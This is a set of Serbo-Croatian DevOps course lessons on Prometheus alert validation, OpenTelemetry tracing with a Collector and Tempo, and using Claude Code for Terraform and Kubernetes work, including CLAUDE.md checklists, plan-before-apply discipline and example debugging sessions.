Cilj: Uvesti `observability-checks` rule i dokazati da sve alert konfiguracije prolaze validaciju bez grešaka.

Fajlovi koji se diraju: - `rules/*.yaml` — Prometheus alert pravila - `prometheus.yaml` — glavna konfiguracija - `alertmanager.yaml` — Alertmanager konfiguracija - `CLAUDE.md` ili `.claude/rules/observability-checks.md` — novi rule

Fajlovi koji se NE diraju: - `grafana/` dashboards JSON direktno — provera je ručna, ne automatska izmena - `docker-compose.yaml` — stack ostaje nepromenjen

AI okvir za ovu oblast:

Dodaj sekciju u `CLAUDE.md` ili napravi `.claude/rules/observability-checks.md`

Sadržaj pravila:

```
# observability-checks
- Alert: ima `for:`, `severity` label, i `annotations.runbook_url`.
- Bazirati alert na simptomu (SLO burn rate), ne na uzroku gde god je moguće.
- Dashboard panel: definisane jedinice (ms, %, req/s) i opis; bez magičnih pragova bez objašnjenja.
- Svaki novi alert ima odgovarajući runbook dokument (makar stub).
```

Anti-sprawl: uvodi se jer monitoring okvir koriste i oblast 22 (deploy metrics) — zajednički rule ima smisla.

Acceptance criteria: - `[] promtool check rules rules/*.yaml` prolazi bez grešaka - `[] promtool check config prometheus.yaml` prolazi - `[] amtool check-config alertmanager.yaml` prolazi - `[]` Svaki alert ima `for:`, `severity` i `annotations.runbook_url` - `[]` Barem jedan dashboard panel ima definisane jedinice i opis - `[]` Runbook URL vodi na postojeći dokument (ne 404) - `[]` Sync zapisan

AI pregled plana:

```
Evo plana pre egzekucije:
1. Napraviti observability-checks rule
2. Pokrenuti promtool check rules i config
3. Pokrenuti amtool check-config
4. Ručno proveriti dashboard panele u Grafani
5. Verifikovati da svaki alert ima runbook link koji radi
```

```
Da li su acceptance criteria merljivi i testabilni?
Šta fali ili je nejasno pre nego počnem?
```

3. Egzekucija

U Claude Code terminalu izvršavaš komande direktno — Claude ima pristup shellu.

Validacija alert pravila:

```
promtool check rules rules/*.yaml
```

Validacija Prometheus konfiguracije:

```
promtool check config prometheus.yaml
```

Validacija Alertmanager konfiguracije:

```
amtool check-config alertmanager.yml
```

Proveri da li postoje alert pravila bez obaveznih polja:

```
grep -rL "runbook_url" rules/*.yaml
grep -rL "severity" rules/*.yaml
```

Test da alert puca na simuliranom uslovu (ako postoji test file):

```
promtool test rules tests/*.yaml
```

4. AI validacija

Evo acceptance criteria iz plana:

- promtool check rules prolazi bez grešaka
- promtool check config prolazi
- amtool check-config prolazi
- Svaki alert ima for:, severity i runbook_url
- Dashboard panel ima jedinice i opis
- Runbook URL ne vraća 404

Evo outputa / diff-a / konfiguracije:

[ovde lepiš: output sva tri alata, grep output za runbook_url i severity, screenshot Grafana panela sa jedinicama]

Za svaki acceptance kriterijum: da ✓ ili ne ✗.
Ako ne – šta tačno fali?

5. UAT — ručna validacija

#	Akcija	Očekivani rezultat
1	Otvori Grafana, navigiraj do dashboard-a za servis	Dashboard se učitava bez grešaka
2	Klikni na panel i otvori Edit	Panel ima definisane jedinice (npr. ms, %) i opis u polju Description
3	U Alertmanager UI provjeri listu aktivnih alert-a	Vidljivi su severity i annotations
4	Klikni na runbook link u nekom alert-u	Otvora se runbook dokument, ne 404
5	Simuliraj test uslov za jedan alert (npr. spusti threshold)	Alert pređe u Firing stanje u Prometheus UI
6	Vrati threshold na normalu	Alert se razreši i pređe u Resolved

Sync — zatvori petlju:

Zapiši u `.claude/memory/decisions.md` ili u `CLAUDE.md` sekciju `## Decision log`

```
## [datum] — Monitoring sync
- Urađeno:
- Naučeno:
- Šta bi promenio:
```

Source: 11-monitoring/09-opentelemetry.md

09 — OpenTelemetry

Zašto OpenTelemetry

Prometheus, Loki i Grafana pokrivaju metrics i logs. Ali traces — praćenje jednog zahtjeva kroz sve servise — zahtijevaju dodatan sloj.

Problem bez traces:

Korisnik prijavljuje: "Checkout je spor (~3s)"

Imaš:

metrics → ukupna latency je visoka (znaš da postoji problem)
logs → nema errora (problem nije greška, samo sporiji)

Ne znaš:

→ Da li je sporo u PHP servisu? Go servisu? MySQL? Redis? Externom API-ju?


Sa traces znaš točno gdje se troši vrijeme.

Tri stuba observability-a — cjelina

Metrics	(Prometheus)	→ Šta se dešava? (brojevi, agregati)
Logs	(Loki)	→ Šta se desilo? (konkretni eventi)
Traces	(OpenTelemetry)	→ Gdje se troši vrijeme? (end-to-end tok)

OpenTelemetry (OTel) je CNCF standard za instrumentaciju koji unifikuje sva tri. Jedna biblioteka, jedan protokol (OTLP), jedan collector — šalje podatke u Prometheus, Loki, i Tempo/Jaeger.

Arhitektura



OTel Collector je proxy između tvoje aplikacije i backend storage-a. Aplikacija govori samo OTLP — ne zna niti treba znati za Prometheus scrape format ili Loki push API.

Trace — šta izgleda u praksi

Jedan HTTP zahtjev `POST /api/checkout`:

```
Trace ID: 7f3a1b2c
├─ nginx                2ms    (TLS termination, proxy pass)
├─ php-service          890ms   (ukupno)
│   ├── validate()      12ms
│   ├── db query        45ms   SELECT cart WHERE user_id=...
│   ├── go-service      820ms   ← bottleneck
│   │   ├── payment     810ms   (external API call)
│   │   └── redis        5ms
│   └── render()         8ms
└─ Total                892ms
```

Bez traces: vidiš da je p95 latency visok. Sa traces: vidiš da je payment API problem, ne tvoj kod.

Instrumentacija za PHP (Symfony)

```
# composer.json
composer require open-telemetry/sdk \
    open-telemetry/exporter-otlp \
    open-telemetry/opentelemetry-auto-symfony
```

Auto-instrumentation za Symfony automatski kreira span-ove za: - HTTP zahtjeve (incoming i outgoing) - Doctrine querije - Symfony Event Dispatcher

Minimalna konfiguracija:

```
# config/packages/open_telemetry.yaml
open_telemetry:
  traces:
    exporters: otlp
  metrics:
    exporters: otlp
  logs:
    exporters: otlp

# .env
OTEL_SERVICE_NAME=php-service
OTEL_EXPORTER_OTLP_ENDPOINT=http://otel-collector:4317
OTEL_TRACES_SAMPLER=parentbased_traceidratio
OTEL_TRACES_SAMPLER_ARG=0.1 # Sample 10% u prod, 100% u dev
```


Instrumentacija za Go

```
// main.go
import (
    "go.opentelemetry.io/otel"
    "go.opentelemetry.io/otel/exporters/otlp/otlptrace/otlptracegrpc"
    sdktrace "go.opentelemetry.io/otel/sdk/trace"
)

func initTracer(ctx context.Context) (*sdktrace.TracerProvider, error) {
    exporter, err := otlptracegrpc.New(ctx,
        otlptracegrpc.WithEndpoint(os.Getenv("OTEL_EXPORTER_OTLP_ENDPOINT")),
        otlptracegrpc.WithInsecure(),
    )
    tp := sdktrace.NewTracerProvider(
        sdktrace.WithBatcher(exporter),
        sdktrace.WithResource(resource.NewWithAttributes(
            semconv.SchemaURL,
            semconv.ServiceName(os.Getenv("OTEL_SERVICE_NAME")),
        )),
    )
    otel.SetTracerProvider(tp)
    return tp, nil
}

// Ručni span za bitnu operaciju
tracer := otel.Tracer("payment")
ctx, span := tracer.Start(ctx, "process-payment")
defer span.End()

span.SetAttributes(
    attribute.String("payment.method", "stripe"),
    attribute.Float64("payment.amount", amount),
)
```



```

# otel-collector.yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: otel-collector
  namespace: monitoring
spec:
  replicas: 1
  selector:
    matchLabels:
      app: otel-collector
  template:
    spec:
      containers:
        - name: collector
          image: otel/opentelemetry-collector-contrib:0.96.0
          ports:
            - containerPort: 4317 # gRPC
            - containerPort: 4318 # HTTP
          volumeMounts:
            - name: config
              mountPath: /etc/otelcol
      volumes:
        - name: config
          configMap:
            name: otel-collector-config
---
apiVersion: v1
kind: ConfigMap
metadata:
  name: otel-collector-config
  namespace: monitoring
data:
  config.yaml: |
    receivers:
      otlp:
        protocols:
          grpc:
            endpoint: 0.0.0.0:4317
          http:
            endpoint: 0.0.0.0:4318

    processors:
      batch:
        timeout: 1s
        send_batch_size: 1024
      memory_limiter:
        limit_mib: 256

    exporters:
      prometheusremotewrite:
        endpoint: http://prometheus:9090/api/v1/write
      loki:
        endpoint: http://loki:3100/loki/api/v1/push
      otlp/tempo:
        endpoint: http://tempo:4317

    service:
      pipelines:
        traces:
          receivers: [otlp]
          processors: [memory_limiter, batch]
          exporters: [otlp/tempo]
        metrics:
          receivers: [otlp]
          processors: [memory_limiter, batch]

```

```
exporters: [prometheusremotewrite]
logs:
  receivers: [otlp]
  processors: [memory_limiter, batch]
  exporters: [loki]
```

Sampling — ne snimaj sve u produkciji

100% sampling u produkciji znači potencijalno milion trace-ova dnevno. Skupo i nepotrebno.

Head-based sampling: odluka na početku zahtjeva (jednostavno, gubi rijetke greške)
Tail-based sampling: odluka na kraju, u Collectoru (složenije, pametniji izbor)

Za project-A preporuka:

```
# Dev: 100% (sve vidljivo tokom razvoja)
OTEL_TRACES_SAMPLER=always_on

# Prod: 10% normalni zahtjevi, 100% zahtjevi s greškom
OTEL_TRACES_SAMPLER=parentbased_traceidratio
OTEL_TRACES_SAMPLER_ARG=0.1

# U OTel Collectoru — tail sampling koji hvata sve greške:
processors:
  tail_sampling:
    decision_wait: 10s
    policies:
      - name: errors-policy
        type: status_code
        status_code: {status_codes: [ERROR]}
      - name: slow-policy
        type: latency
        latency: {threshold_ms: 1000}
      - name: probabilistic
        type: probabilistic
        probabilistic: {sampling_percentage: 10}
```

Grafana Tempo — trace storage

Tempo je Grafana-nativni trace backend, dizajniran da bude jeftin (čuva trace-ove u S3/object storage).

```
# Helm instalacija
helm repo add grafana https://grafana.github.io/helm-charts
helm install tempo grafana/tempo \
  --namespace monitoring \
  --set storage.trace.backend=local # Za dev; prod koristi S3
```

U Grafana: **Explore** → **Tempo** → traži po Trace ID ili Service Name. Ili koristi **TraceQL**:

```
{ resource.service.name="php-service" && duration > 500ms }
```

Korelacija u Grafani: kada gledaš Loki log liniju s `trace_id` poljem, Grafana automatski nudi link “View Trace in Tempo” — prelazak iz loga u trace u jednom kliku.

Veza sa project-A

Stack dio	OTel uloga
PHP Symfony	Auto-instrumentation via OTel Symfony bundle
Go service	Manual spans za payment, ručni SDK
nginx	Access logovi s <code>\$request_id</code> → Loki
MySQL	Doctrine spans (automatski u Symfony)
Redis	redis/phpredis OTel wrapper
Kubernetes	kube-state-metrics ostaje u Prometheus, trace-ovi u Tempo

Za project-A počni s PHP auto-instrumentacijom — dobiješ trace-ove za sve Symfony zahtjeve i Doctrine querije bez pisanja ijedne linije koda.

Phase — 12-ai-assisted-devops

Directory: 12-ai-assisted-devops/

Source: 12-ai-assisted-devops/01-ai-workflow-za-devops.md

AI Workflow za DevOps

Zašto AI menja DevOps workflow

Tradicionalni DevOps zahtjeva pamćenje stotina komandi, sintakse različitih alata i best practices koji se mijenjaju svakih godinu-dvije. AI ne zamjenjuje to znanje — ali ubrzava implementaciju i smanjuje “koliko je sintaksa za ovu opciju?” kočnicu.

Razlika je ključna: inženjer koji razumije infrastrukturu + AI koji piše konfiguraciju je produktivniji tim od inženjera koji samo kopira AI output bez razumijevanja.

Šta AI mijenja: - Pisanje boilerplate koda (Terraform moduli, Helm chartovi, pipeline YAML) - Debugging nepoznatih errora (paste log, dobij objašnjenje) - Istraživanje opcija (“koji je best practice za X?”) - Provjera koda kojeg si napisao (“ima li sigurnosnih propusta?”)

Šta AI NE mijenja: - Arhitekturne odluke — ti odlučuješ da li VPC treba 2 ili 3 AZ-a - Razumijevanje infrastrukture — kada pipeline pukne u 3 ujutro, AI neće debugovati umjesto tebe - Sigurnosne politike — AI predlaže, ali sigurnosni tim (ili ti) potvrđuju - Produkcione odluke — nikad ne deployas ono što nisi razumio

CLAUDE.md kao projekt memorija za DevOps

Claude Code čita `CLAUDE.md` pri svakom pokretanju. U DevOps kontekstu, ovaj fajl treba da sadrži kontekst koji Claude inače ne zna:

```
## Project-A workflow

- Pre svake izmene: /plan → potvrda → egzekucija
- Verzije: Terraform 1.7, EKS 1.29, Helm 3.14, AWS provider ~5.0
- Region: eu-west-1
- EKS cluster: project-a-dev
- S3 state bucket: terraform-state-project-a
- Registry: GitLab Container Registry (ne ECR)
- Load Balancer: AWS ALB Controller (ne nginx ingress)
- Auth: OIDC (ne access keys)

## Terraform validation checklist
- required_version i required_providers pinovani
- Nema secrets u .tf fajlovima
- State je remote (S3 + DynamoDB lock)
- Svaki resurs ima tagove: env, project, owner

## Docker validation checklist
- Pinuj verziju base image-a (:alpine, ne :latest)
- Non-root USER direktiva
- .dockerignore postoji i isključuje .git i .env
```

Svaki put kada Claude odgovori koristeći pogrešan region, pogrešnu verziju providera, ili pretpostavi nginx ingress umjesto ALB — to je signal da CLAUDE.md treba ažurirati. Tretaj CLAUDE.md kao živući dokument koji raste zajedno s projektom.

/plan workflow za infrastrukturne promjene

Za DevOps rad, plan-before-execute disciplina je važnija nego ikad: `terraform apply` na produkciji bez plan reviewa je incident koji čeka da se desi.

Workflow u Claude Code terminalu:

```
# 1. Pokreni plan mode
/plan

# 2. Opiši šta želiš (Claude NE izvršava odmah)
"Treba mi Terraform modul za EKS cluster sa OIDC i Cluster Autoscalerom."

# 3. Claude predlaže plan — provjeri ga
# 4. Potvrdi: "odobravam" ili "izmijeni — hoću X umjesto Y"
# 5. Claude izvršava tek nakon potvrde
```

Ovo je posebno bitno za: - `terraform apply` — uvijek provjeri plan output ručno prije - `kubectl delete` ili `helm uninstall` — destruktivne operacije - Izmjene na produkcijskim security grupama ili IAM politikama

Hooks kao safety net

U `.claude/settings.json` možeš definisati hooks koji se pokreću automatski. Primjer: hook koji podsjeća na plan review prije Terraform komandi:

```
{
  "hooks": {
    "PreToolUse": [
      {
        "matcher": "Bash",
        "hooks": [
          {
            "type": "command",
            "command": "grep -q 'terraform apply' \"\${CLAUDE_TOOL_INPUT}\" && echo 'PAUZA: Da li si pregledao terraform plan output?' || true"
          }
        ]
      }
    ]
  }
}
```

Za validacijske hookove (`terraform validate`, `helm lint`) — konfiguriši ih kao `PostToolUse` hookove koji se pokreću automatski posle generisanja koda.

Tri uloge AI-a u project-A

1. Generator

AI piše strukturu koda koji ti opisuješ. Koristiš ga kada: - Kreiraš novi Terraform modul (“napiši VPC modul sa public/private subnets”) - Pišeš Helm template koji ima mnogo boilerplatea (“napiši Deployment sa svim best practice opcijama”) - Kreiras GitLab CI job koji nisi radio ranije (“napiši job koji radi Trivy scan i failuje na HIGH vulns”)

Pravilo generatora: uvijek traži objašnjenje zajedno sa kodom. Prompt “napiši X” je lošiji od “napiši X i objasni zašto svaki dio postoji”.

2. Debugger

AI analizira greške koje dobijaš. Koristiš ga kada: - Pod je u `CrashLoopBackOff` i ne znaš zašto — prijepi `kubectl describe pod` output - Terraform apply failuje sa nejasnom greškom — prijepi cijeli error - GitLab pipeline job failuje — prijepi failed job log

Pravilo debuggera: daj što više konteksta. Ne pitaj “zašto puca?”, pitaj “evo kubectl logs, evo deployment YAML, evo što sam zadnji put promenio — šta nije u redu?”

3. Reviewer

AI analizira kod koji si napisao (ili koji je on generisao). Koristiš ga kada: - Završiš Terraform konfiguraciju — “pregledaj sa sigurnosnog aspekta” - Napišeš pipeline — “identifikuj bottlenecke i predloži optimizacije” - Spremaš se za produkciju — “šta može poći po zlu u ovom Helm chartu?”

Pravilo reviewera: budi specifičan o čemu tražiš review. “Pregledaj ovaj kod” je lošije od “pregledaj ovaj Terraform za: sigurnosne propuste, previsoke troškove, i sve što bi moglo pući pri terraform destroy”.

Kada NE koristiti AI bez razmišljanja

- Sigurnosne odluke:** AI može predložiti IAM politiku, ali ti moraš razumjeti svaku permisiju. “Least privilege” nije samo fraza — svaka extra permisija je sigurnosni rizik.
- Produkcione promjene:** AI-generisan terraform apply na prod bez plan reviewa je recept za incident. Uvijek: generiši → razumij → testiraj na dev → primijeni na prod.
- Rotacija secretsa:** AI ne zna tvoje produkcione credentialse (i ne bi trebao). Pipeline variables, AWS IAM roleovi, kubeconfig — to setup ti, ne AI.
- Arhitektura datastore-a:** Odluka “koristimo RDS vs DynamoDB” ima dugoročne posljedice. AI može objasniti tradeoff, ali odluka je tvoja sa kontekstom tvog projekta.
- Debugging u produkciji:** AI može biti vodič (“pokušaj ovo”), ali kada sistem gori, ti moraš razumjeti šta radiš. Nasumično kopiranje AI komandi na prod je opasno.

AI workflow kroz module project-A

Svaki modul u ovom putu ima AI workflow primjere. Evo pregleda:

Modul	AI uloga	Primjer
01 Docker	Generator	“Napiši multi-stage Dockerfile za nginx sa custom config”
04 Helm	Generator + Reviewer	“Generiši chart, potom pregledaj sa security aspekta”
05 Terraform	Generator + Debugger	“Piši VPC modul” → “Plan failuje, evo errora”
07 Terraform AWS	Generator + Reviewer	EKS modul + cost review
08 Pipelines	Generator + Debugger	Pipeline YAML + failed job debug
09 Monitoring	Generator	“Napiši PrometheusRule za nginx error rate alert”
10 AI DevOps	Sve tri uloge	Ovaj modul — konkretni promptovi
11 Graduation	Sve tri uloge	Kompletna projekta sa AI kroz sve faze

Princip: AI nije crna kutija

Svaki put kada koristiš AI output, moraš biti u stanju odgovoriti na: 1. Šta ovaj resurs/konfiguracija radi? 2. Šta se dešava ako ga obrišem/promijenim? 3. Da li ima alternativa i zašto je ovaj pristup bolji?

Ako ne možeš odgovoriti — to je signal da pitaš AI za objašnjenje prije nego što nastaviš. “Objasni mi ovaj Terraform kod kao da učim infrastrukturu” je sasvim validan prompt.

Strukturiranje konteksta za Claude pri DevOps radu

Svaki DevOps prompt treba imati tri dijela:

1. Šta postoji (iz CLAUDE.md ili eksplicitno):

```
VPC CIDR: 10.0.0.0/16, private subnets 10.0.1-3.0/24
EKS cluster: project-a-dev, verzija 1.29
Terraform state: s3://terraform-state-project-a
```

2. Šta trebaš:

```
Trebaš novi IAM role za GitLab CI/CD sa OIDC autentifikacijom
koji može: describe EKS cluster, helm deploy, čitati S3 state bucket.
```


3. Ogranicjenja:

```
Bez access keys – samo OIDC.  
Least privilege – ne "Action": "*".  
Terraform format – ne CloudFormation.
```

Što više konteksta daš u CLAUDE.md, to manje ponavljaš u svakom promptu.

Source: 12-ai-assisted-devops/02-claude-za-terraform.md

Claude za Terraform

CLAUDE.md snippet za Terraform projekte

Dodaj ovo u CLAUDE.md na početku svakog Terraform projekta:

```
## Terraform validation checklist  
- required_version i required_providers pinovani (bez ~> Latest ili bez verzije).  
- Nema secrets u .tf/.tfvars fajlovima koji se commit-uju – koristi variable bez default-a.  
- Svaki resurs nosi standardne tagove: env, project, owner.  
- State je remote (S3 + DynamoDB lock), ne lokalni.  
- Moduli imaju source sa pinovanom verzijom ili lokalnim relativnim putem.  
- Destruktivne izmjene (forces replacement) – uvijek provjeri ručno u plan outputu.  
- AWS provider: ~5.0 (ne stariji – kubernetes_network_config mijenja strukturu u v5).  
- Region: eu-west-1.
```

Kada Claude generiše Terraform kod, ove napomene su automatski u kontekstu i sprječavaju najčešće greške (hardcoded AMI ID-ovi, "Action": "*", bez remote state).

/plan **workflow prije** terraform apply

Nikad ne pokrećeš terraform apply direktno. Workflow u Claude Code terminalu:

```
/plan  
  
"Imam završen Terraform modul za EKS. Trebaš provjeriti plan output  
i identifikovati sve destruktivne promjene ili potencijalne troškove  
prije apply-a."
```

Claude će pregledati plan output koji mu zalijepiš i identificovati: - # forces replacement linije (resursi koji se brišu i ponovo kreiraju) - Potencijalne troškove (novi ELB, RDS, NAT gateway) - Sigurnosne probleme (široke security group rules, javni S3 bucket)

Tek nakon Claude pregleda — i tvog ručnog pregleda — pokreni terraform apply tfplan.

Efikasni promptovi za Terraform

Loš prompt daje generički kod koji možda radi, ali ne razumiješ zašto. Dobar prompt daje kod sa objašnjenjem, verzijama i konkretnim kontekstom.

Generisanje EKS clustera

Napiši Terraform modul za EKS cluster sa sljedećim:

- AWS provider ~5.0, Terraform 1.7+
- Managed node group (t3.medium, min 1 / max 3 / desired 1)
- OIDC provider (potreban za IRSA)
- Cluster Autoscaler IRSA role
- Kubernetes verzija 1.29
- Tagovi: Environment = var.env_name, Project = "project-a"

Objasni svaki resurs i zašto postoji.
Pokaži i output vrijednosti koje bi trebalo eksportovati.

Šta dobijaš: `aws_eks_cluster`, `aws_eks_node_group`, `aws_iam_openid_connect_provider`, `aws_iam_role` za autoscaler, outputs. Plus objašnjenje zašto OIDC postoji (da bi podovi mogli preuzeti IAM permisije bez da node ima široke permisije).

Analiza terraform plan outputa

Nakon `terraform plan -out=tfplan && terraform show tfplan`, prijepi output u Claude:

Ovaj terraform plan output sam dobio za dev okruženje. Pregled:
[prijepi plan output]

Pitanja:

1. Šta će se tačno promeniti i ima li nešto destruktivno (forces replacement)?
2. Da li ima nešto što može povećati AWS troškove?
3. Da li postoji nešto rizično što bih trebao provjeriti?

Ovo je posebno korisno kada plan prikazuje 50+ resursa i ne znaš šta gledati. Claude identifikuje `# forces replacement` linije i objasni zašto dolazi do destrukcije (npr. promijenio si `availability_zone` na EBS volumenu).

Refaktorisanje u module

Imam ovaj Terraform kod koji je sve u jednom fajlu:
[prijepi main.tf]

Refaktoriši ga u module sa sljedećom strukturom:

- modules/vpc/ — sve VPC resurse
- modules/eks/ — EKS cluster i node group
- modules/iam/ — IAM roleovi i politike

Svaki modul treba: `variables.tf`, `main.tf`, `outputs.tf`
Ulazne varijable treba da budu: `env_name`, `aws_region`, `instance_type`, `node_count`

Iterativni workflow sa Terraformom

Ne pokušavaš dobiti savršen kod u jednom promptu. Workflow je:

Korak 1 — Generiši osnovu

Napiši Terraform za VPC sa public i private subnets u eu-west-1.
2 AZ-a, NAT gateway, tagovi za EKS (`kubernetes.io/cluster/project-a-dev = shared`).

Korak 2 — Pokreni validaciju

```
docker run --rm -v $(pwd):/tf hashicorp/terraform:1.7 -chdir=/tf validate
```

Ako ima errora, prijepi ih nazad u Claude: "validate daje ove greške: [error]".

Korak 3 — Pitaj za objašnjenje specifičnog dijela

```
U generisanom kodu imaš ovaj blok:
lifecycle {
  create_before_destroy = true
}
```

Zašto je ovo potrebno na NAT gateway resursu?

Korak 4 — Traži poboljšanja

Ovaj VPC modul radi. Šta bih trebalo dodati za production-readiness?
(ne treba mi sve odmah — samo lista sa objašnjenjem prioriteta)

Verifikacija AI-generisanog Terraform koda

Nikad ne applyuješ direktno. Pipeline za svaki push:

```
# 1. Formatiranje
terraform fmt -check -recursive

# 2. Validacija sintakse
terraform validate

# 3. Statička analiza sigurnosti
docker run --rm -v $(pwd):/src aquasec/tfsec /src

# 4. Plan review
terraform plan -out=tfplan
terraform show -json tfplan | jq '.resource_changes[] | select(.change.actions[] | contains("delete"))'
```

Zadnja komanda listuje sve resurse koji će biti obrisani — uvijek provjeri ovo prije `terraform apply`.

Česte greške AI-generisanog Terraform koda

1. Zastarjele verzije providera

AI može generisati kod za stariji AWS provider. Provjeri:

```
# Ovo možda ne radi sa ~5.0
resource "aws_eks_cluster" "main" {
  # kubernetes_network_config je promjenio strukturu u v5
}
```

Prompt: “Provjeri da li je ovaj kod kompatibilan sa AWS provider 5.x i isprav sve deprecations.”

2. Previše široke IAM permisije

AI često generisuje `"Action": "*" ili "Resource": "*"` za jednostavnost. Uvijek pitaj: “Smanji ove IAM permisije na least privilege za EKS node koji treba da: pull Docker image iz ECR, write CloudWatch logs, pull Secrets Manager secret.”

3. Hardkodovane vrijednosti

```
# Loše — AI često generiše ovako
resource "aws_instance" "worker" {
  ami = "ami-0123456789abcdef0" # hardkodovan!
  instance_type = "t3.medium"
}
```

Prompt: “Zamjeni sve hardkodovane vrijednosti sa varijablama ili data sourcevima.”

4. Nedostaje `prevent_destroy` za produkciju

```
# AI ne dodaje ovo automatski
lifecycle {
  prevent_destroy = true # štiti prod resurse od slučajnog destroy
}
```

5. State backend nije konfigurisan

AI generisani kod često nema remote backend. Za project-A:

```
terraform {
  backend "s3" {
    bucket      = var.tf_state_bucket # iz CI/CD variable
    key         = "envs/dev/terraform.tfstate"
    region      = "eu-west-1"
    dynamodb_table = "terraform-locks"
    encrypt     = true
  }
}
```

Veza sa project-A

Konkretni promptovi za svaki Terraform dio projekta:

```
# Za bootstrap
"Napiši Terraform koji kreira S3 bucket sa versioning i DynamoDB tabelu
za Terraform state locking. Region eu-west-1, bucket name iz varijable."

# Za modules/vpc
"VPC za EKS u eu-west-1: 3 public, 3 private subnets (po jedna po AZ),
NAT gateway (single za dev, po AZ za prod – varijabla), tagovi za EKS
Load Balancer Controller."

# Za modules/eks
"EKS 1.29, managed node group, OIDC, addon: CoreDNS + kube-proxy + VPC CNI.
IRSA role za: Cluster Autoscaler, AWS Load Balancer Controller, External DNS."
```

Source: 12-ai-assisted-devops/03-claude-za-kubernetes.md

Claude za Kubernetes

CLAUDE.md kontekst za Kubernetes rad

Dodaj u `CLAUDE.md` da Claude ne pretpostavlja pogrešan K8s setup:

```
## Kubernetes manifest checklist
- Non-root user: runAsUser ne 0 gdje nginx=101, nije potreban root.
- ReadOnlyRootFilesystem: true – montiraj emptyDir za /tmp i /var/cache.
- Resource requests i limits: CPU i memory uvijek postavljeni.
- Liveness i readiness probe: uvijek postavljene, initialDelaySeconds prilagođen.
- Image tag: pinovan sha256 ili specifična verzija – ne :latest.
- RBAC: ServiceAccount sa minimalnim permisijama.
- EKS specifično: AWS ALB Ingress annotations (ne nginx ingress).
```

Debugging K8s problema sa AI

Kubernetes greške su često kriptične. AI je koristan jer može prevesti `OOMKilled` u “pod je potrošio više memorije od limita, povećaj memory limit ili smanji memory leak u aplikaciji” — i odmah ponudi sljedeći korak.

CrashLoopBackOff debugging

Scenarijo: deployao si helloworld app na kind, pod je u CrashLoopBackOff.

Korak 1 — Skupi kontekst

```
kubectl describe pod helloworld-abc123-xyz -n helloworld-local
kubectl logs helloworld-abc123-xyz -n helloworld-local --previous
kubectl get events -n helloworld-local --sort-by='.lastTimestamp'
```

Korak 2 — Prijepi sve u Claude

Pod je u CrashLoopBackOff. Evo describe outputa:
[prijepi kubectl describe output]

Evo logova:
[prijepi kubectl logs output]

Evo eventova:
[prijepi kubectl get events output]

App je nginx koji servira statički index.html. Šta nije u redu?

Tipični uzroci koje Claude identifikuje: - `exec /docker-entrypoint.sh: permission denied` → Dockerfile USER problem - `nginx: [emerg] open() "/etc/nginx/conf.d/default.conf" failed` → ConfigMap nije mountovan - `Liveness probe failed` → probe path ne postoji ili app sporo starta

Kompleksan Deployment manifest od nule

Napiši Kubernetes Deployment manifest za nginx koji servira statički fajl:

- Image: registry.gitlab.com/moj-user/project-a:1.0.0
- Non-root user (runAsUser: 101 je nginx user)
- ReadOnlyRootFilesystem: true (potrebno montovati /tmp i /var/cache/nginx)
- Liveness probe: HTTP GET /healthz na portu 80, initialDelaySeconds 10
- Readiness probe: HTTP GET / na portu 80, initialDelaySeconds 5
- Resource requests: 50m CPU, 64Mi memory
- Resource limits: 200m CPU, 128Mi memory
- Env variable: APP_ENV iz ConfigMap "app-config", key "environment"

Objasni zašto je ReadOnlyRootFilesystem dobar i šta treba montovati.

Helm + AI za values override

Kada Helm chart postoji ali trebaš prod values:

Imam ovaj Helm chart values.yaml:
[prijepi values.yaml]

Generiši values/prod.yaml override za production:

- 3 replike umjesto 1
- HPA: min 3, max 10, targetCPUUtilizationPercentage 70
- Strikte resource limits (nginx je statički, ne treba mu puno)
- pullPolicy IfNotPresent (ne latest)
- Ingress: host app.firma.com, TLS true, AWS ALB annotations

Ne dupliraj vrijednosti iz values.yaml — override samo ono što se razlikuje.

K8s security review

Pregledaj ovaj Kubernetes manifest sa sigurnosnog aspekta:
[prijepi manifest]

Traži:

1. Kontejner koji radi kao root
2. Capabilities koje ne trebaju
3. Privileged kontejneri
4. HostPID/HostNetwork/HostIPC postavljeni na true
5. Nedostajući securityContext
6. Preširoke RBAC permisije (ako postoje)

Za svaki nalaz objasni rizik i predloži fix.

Primjer iterativnog sessiona: od greške do rješenja

Ovo je realan primjer sa 3 Claude poruke.

Poruka 1 — Prijavi problem

Deployao sam hello-world nginx na kind klaster. Pod se startuje ali odmah puca. Evo kubectl describe:

Events:

Warning BackOff 5s kubelet Back-off restarting failed container helloworld

State: Terminated

Reason: Error

Exit Code: 1

Logs:

nginx: [emerg] mkdir() "/var/cache/nginx/client_temp" failed (30: Read-only file system)

Claude odgovori: Problem je ReadOnlyRootFilesystem + nginx koji treba da napravi direktorije. Rješenje: mountovati emptyDir na /var/cache/nginx i /tmp.

Poruka 2 — Primijeni i prijavi novi problem

Dodao sam emptyDir mount za /var/cache/nginx i /tmp. Pod se sada startuje ali readiness probe failuje. Evo:

Readiness probe failed: HTTP probe failed with statuscode: 404

nginx.conf koji koristim je:

```
server {
  listen 80;
  location / {
    root /usr/share/nginx/html;
    index index.html;
  }
}
```

Claude odgovori: Probe path / treba vrati 200, ali ako index.html ne postoji u /usr/share/nginx/html u Docker image-u — nginx vraća 404. Provjeri Dockerfile.

Poruka 3 — Finalna provjera

Dockerfile je:

```
FROM nginx:alpine
COPY app/index.html /usr/share/nginx/html/
COPY app/nginx.conf /etc/nginx/conf.d/default.conf
```

Sada pod radi. Da li postoji još nešto što trebam popraviti za production-readiness ovog deploya?

